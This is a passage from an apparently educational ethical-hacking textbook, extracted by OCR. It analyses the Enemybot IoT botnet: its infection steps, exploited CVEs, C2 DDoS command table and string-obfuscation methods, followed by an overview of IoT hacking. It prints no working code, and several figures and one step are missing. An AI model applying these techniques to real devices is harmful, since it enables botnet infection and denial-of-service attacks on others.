
Source: *https://www.fortinet.com*

Enemybot is a Mirai-based botnet malware discovered in early 2022. The botnet malware has been proliferating by exploiting weaknesses in Internet of things (IoT) and other routing devices worldwide. Once a weakly configured device is identified and infected, Enemybot adds that infected IoT device to its botnet fleet. The malware hijacks the computational resources of the IoT devices and uses them for distributed denial of service (DDoS) or crypto-mining attacks. Enemybot uses sophisticated string obfuscation methods to bypass security solutions/analysis and maintains a persistent connection with the command and control (C2) server located in the Tor network.

Enemybot Attack Scenario:

- **Step 1: Creating Exploits**

  Enemybot borrows some modules such as **`scanner`** and **`bot killer`** from Mirai's source code and modifies it to identify vulnerable devices or processes to spread infection. The modified **`scanner`** module's sample code is shown in the screenshot:



```

Figure 18.18: Target architectures

Using the `bot killer` module, the malware detects active processes triggered from specific paths or memory of the device and kills them immediately. Enemybot improves Mirai's source code with additional keywords to detect and terminate any rival malware active on the same device.

- **Step 3: Gaining Access**

  After updating Mirai's source code with suitable functions, Enemybot initiates a brute-force attack through a list of hard-coded username and password combinations to gain access to the devices configured with weak or default credentials. The malware can also infect weakly configured Android devices running on the Android Debug Bridge port (5555) through shell commands. In addition, the malware can exploit several other vulnerabilities as listed in the table.

CVE-2020-17456	CVE-2021-41773/CVE-2021-42013
CVE-2018-10823	CVE-2018-20062
CVE-2022-27226	CVE-2017-18368
CVE-2022-25075 to 25084	CVE-2016-6277
CVE-2021-44228/2021-45046	CVE-2015-2051
CVE-2014-9118	NETGEAR DGN1000 exploit

```

Figure 18.21: CVE-2022-27226 exploit request

- **Step 4: Launching Attack**

  Exploiting the above vulnerabilities, the threat group can launch attacks beyond DDoS, such as crypto-mining attacks. Once the exploitation is successful, a shell command is executed on the device to download another shellcode from a URL, which is dynamically updated by the remote server (C2) using the **`LDSERVER`** command. This command can also assist the threat group in updating the URL even if the download server is unavailable.

  Then, the shell script **`update.sh`** downloads and executes the actual malware's (Enemybot) binaries on the targeted architecture.

Figure 18.22: Enemybot – update.sh code

  Once the malware bot is installed on the target device, it waits for commands from the C2 server to launch attacks on the target; most of the commands it receives are DDoS-oriented. The table below lists some of the DDoS commands that an installed bot can use.

Command	Description
`ADNS`	Launches a DNS amplification attack
`ARK`	Launches an attack on the servers dedicated to the game “ARK: Survival Evolved”
`BLACKNURSE`	Floods the target with Destination Port Unreachable ICMP messages
`DNS`	Floods the DNS servers with hard-coded DNS UDP queries
`HOLD`	Floods the target with TCP connections and holds them for a certain amount of time
`HTTP`	Floods the target with HTTP requests
`JUNK`	Floods the target with random non-zero-byte UDP packets
`LDSERVER`	Updates the download server for the payload
`OVH`	Floods the target hosted OVH servers with custom UDP packets
`SCANNER`	Spreads the infection to other devices via SSH/Telnet brute-forcing and exploits
`SH`	Executes a shell command
`STD`	Floods the target with random-byte UDP packets
`STOP`	Stops concurrent DoS attacks
`TCP`	Floods the target with TCP packets having spoofed source headers
`TCPON/TCPOFF`	Turns on or off the sniffing process
`TLS`	Launches an SSL/TLS attack
`UDP`	Floods the target with UDP packets having spoofed source headers
`OVERTCP`	Performs a TCP attack with randomized packet delivery intervals

Table 18.6: Commands that an installed bot can use


- **Step 5: Persistence**

  The malware can obfuscate its strings using several techniques such as XOR encoding with several byte keys, single-byte XOR operation with 0x22, encryption of commands with substitution ciphers, and encoding of strings by appending the value three to every character. Using these obfuscation methods, Enemybot can hide its presence from analysts and other malware running on the same device.

LO#03: Explain IoT Hacking Methodology

IoT Hacking Methodology

Using the IoT hacking methodology, an attacker acquires information through techniques such as gathering information, identifying attack surface area, and vulnerability scanning, and uses it to hack the target device and network. This section will focus on the tools and techniques used by attackers to achieve their goal of hacking the target IoT device.



What is IoT Device Hacking?

The objective of IoT device hacking is to **compromise smart devices** like CCTV cameras, automobiles, printers, door locks, and washing machines to gain unauthorized access to network resources and IoT devices

How a hacker gains profit from the IoT when it is successfully compromised:

- **Creates a Botnet of the compromised IoT devices to launch a DDoS attack**
- **Sells compromised data in black markets**
- **Performs malicious activities on compromised IoT devices**
- **Installs Ransomware to block access to an IoT device and ask for ransom**
- **Uses compromised IoT devices to steal the identity of a victim and perform credit card related frauds**
- **Uses compromised CCTV cameras to snoop on families**

What is IoT Device Hacking?

